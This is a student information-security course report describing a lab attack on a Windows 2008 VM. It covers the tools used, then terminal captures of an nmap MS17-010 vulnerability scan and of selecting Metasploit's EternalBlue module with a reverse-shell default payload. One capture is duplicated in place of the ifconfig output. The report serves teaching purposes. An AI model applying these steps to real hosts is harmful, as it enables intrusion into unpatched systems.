ANKARA YILDIRIM BEYAZIT ÜNİVERSİTESİ

AYBÜ

INFORMATION SECURITY SYSTEMS DESIGN

MIS311 PROJECT

Safa Burak GÜRLEYEN

Prepared by;

Duygu UÇGUN / 16030411038

Sinan OLCAYTÜRKAN / 16030411049

Ayberk ÜNVEREN / 17030411044

Introduction:

In this project, we tried to attack to another virtual machine with using some tools. We will explain and show how we made the attack, how we set up the tools and how we use them.

Step 1:

First of all we need to explain which tools we used in this project.

- **Metasploit Framework:**

The Metasploit framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers. Because it's an open-source framework, it can be easily customized and used with most operating systems.

With Metasploit, the pen testing team can use ready-made or custom code and introduce it into a network to probe for weak spots. As another flavor of threat hunting, once flaws are identified and documented, the information can be used to address systemic weaknesses and prioritize solutions.

- **EternalBlue:**

EternalBlue is a Windows exploit created by the US National Security Agency (NSA) and used in the 2017 WannaCry ransomware attack.

EternalBlue exploits a vulnerability in the Microsoft implementation of the Server Message Block (SMB) Protocol. This dupes a Windows machine that has not been patched against the vulnerability into allowing illegitimate data packets into the legitimate network. These data packets can contain malware such as a trojan, ransomware or similar dangerous program.

Malware that utilizes EternalBlue can self-propagate across networks, drastically increasing its impact. For example, WannaCry, a crypto-ransomware, was one of the first and most well-known malware to use this exploit to spread. WannaCry uses the EternalBlue exploit to spread itself across the network infecting all devices connected and dropping the cryptro-ransomware payload. This increased the persistence and damage that WannaCry could cause in a short amount of time.

- **Nmap:**

Nmap is a network scanning tool that uses IP packets to identify all the devices connected to a network and to provide information on the services and operating systems they are running.

The program is most commonly used via a command-line interface (though GUI front-ends are also available) and is available for many different operating systems such as Linux, Free BSD, and Gentoo. Its popularity has also been bolstered by an active and enthusiastic user support community.

Nmap was developed for enterprise-scale networks and can scan through thousands of connected devices. However, in recent years Nmap is being increasingly used by smaller companies. The rise of the IoT, in particular, now means that the networks used by these companies have become more complex and therefore harder to secure.

This means that Nmap is now used in many website monitoring tools to audit the traffic between web servers and IoT devices. The recent emergence of IoT botnets, like Mirai, has also stimulated interest in Nmap, not least because of its ability to interrogate devices connected via the UPnP protocol and to highlight any devices that may be malicious.

- **Wireshark:**

Wireshark is an open-source network protocol analysis software program started by Gerald Combs in 1998. A global organization of network specialists and software developers support Wireshark and continue to make updates for new network technologies and encryption methods. Wireshark is absolutely safe to use. Government agencies, corporations, non-profits, and educational institutions use Wireshark for troubleshooting and teaching purposes. There isn’t a better way to learn networking than to look at the traffic under the Wireshark microscope.


There are questions about the legality of Wireshark since it is a powerful packet sniffer. The Light side of the Force says that you should only use Wireshark on networks where you have permission to inspect network packets. Using Wireshark to look at packets without permission is a path to the Dark Side. Wireshark is a packet sniffer and analysis tool. It captures network traffic on the local network and stores that data for offline analysis. Wireshark captures network traffic from Ethernet, Bluetooth, Wireless (IEEE.802.11), Token Ring, Frame Relay connections, and more.

Step 2:

Now, we will explain that how we made the attack and how we use the tools we explained before.


✓ First of all, we set up the Kali Linux on VmWare Workstation program.

✓ The second stage was enter the Kali Linux as a root for authorization.




```
┌──(kali㉿kali)-[~]
└─$ sudo passwd
[sudo] password for kali:
New password:
Retype new password:
passwd: password updated successfully

┌──(kali㉿kali)-[~]
└─$ sudo su
┌──(root💀kali)-[/home/kali]
└─# sudo apt -y install kali-root-login

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  kali-root-login
0 upgraded, 1 newly installed, 0 to remove and 93 not upgraded.
Need to get 6,776 B of archives.
After this operation, 33.8 kB of additional disk space will be used.
0% [Working]
```

- ✓ In the third stage we identified the attacker machine’s IP address with using “ifconfig eth0” command.




```
┌──(kali㉿kali)-[~]
└─$ sudo passwd
[sudo] password for kali:
New password:
Retype new password:
passwd: password updated successfully

┌──(kali㉿kali)-[~]
└─$ sudo su
┌──(root💀kali)-[/home/kali]
└─# sudo apt -y install kali-root-login

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  kali-root-login
0 upgraded, 1 newly installed, 0 to remove and 93 not upgraded.
Need to get 6,776 B of archives.
After this operation, 33.8 kB of additional disk space will be used.
0% [Working]
```

- ✓ After these steps, we open the “Metasploit Framework” tool which is already installed on Kali Linux and we used “sudo msfconsole” command.




```
└─(Run “touch ~/.hushlogin” to hide this message)
[+] Creating configuration file '/usr/share/metasploit-framework/config/datab
ase.yml'
[+] Creating initial database schema


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.    .oOOOOoOOOOl.    ,OOOOOOOOo
  dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOOx
  lOOOOOOOO.         ;d;         ,OOOOOOOOl
  .OOOOOOOO.   .;           ;    ,OOOOOOOO.
   cOOOOOOO.   .OOc.      'oOO.   ,OOOOOOOc
    oOOOOOO.   .OOOO.    :OOOO.   ,OOOOOOo
     lOOOOO.   .OOOO.    :OOOO.   ,OOOOOl
      ;OOOO'   .OOOO.    :OOOO.   ;OOOO;
       .dOOo   .OOOOocccxOOOO.   xOOd.
         ,kOl  .OOOOOOOOOOOOO. .dOk,
           :kk;.OOOOOOOOOOOOO.cOk:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.0.30-dev                          ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > 
```

- ✓ In the fifth stage we tried to configure “EternalBlue” tool with using “search eternalblue” command. We found the matching modules.




```
       =[ metasploit v6.0.30-dev                          ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command       2017-03-14       normal   No     MS17-010 EternalRomanc
e/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                          normal   No     MS17-010 SMB RCE Detec
tion
   2  exploit/windows/smb/ms17_010_eternalblue   2017-03-14       average  Yes    MS17-010 EternalBlue S
MB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14   average  No     MS17-010 EternalBlue S
MB Remote Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec        2017-03-14       normal   Yes    MS17-010 EternalRomanc
e/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   5  exploit/windows/smb/smb_doublepulsar_rce   2017-04-14       great    Yes    SMB DOUBLEPULSAR Remot
e Code Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepuls
ar_rce

msf6 > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

- ✓ Next step is setting up the Windows 2008 Server on “Oracle Virtualbox” program. Also we found the IP address of Windows machine with using “ipconfig” command Before this we tried to set up it on VmWare Workstation but we had a problem about this issue.




```
Ping statistics for 172.217.169.174:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 42ms, Maximum = 50ms, Average = 45ms

C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7db6:cce9:d6ca:1fd6%11
   IPv4 Address. . . . . . . . . . . : 192.168.1.19
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{2AC9D7FD-F063-48EA-8738-110021736847}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\Administrator>
```

- ✓ One of the important stage of project is using “Nmap” tool and in this stage we used that tool. After starting Nmap, the tool scanned the target IP address and identified it as a “Vulnerable”.




```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(root💀kali)-[~]
└─# nmap -p445 --script smb-vuln-ms17-010 192.168.1.19

Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-29 10:36 EDT
Nmap scan report for 192.168.1.19
Host is up (0.00063s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:4C:0A:19 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds

┌──(root💀kali)-[~]
└─# █
```

- ✓ Then we activated “Metasploit Framework” with using “msfconsole” command again.



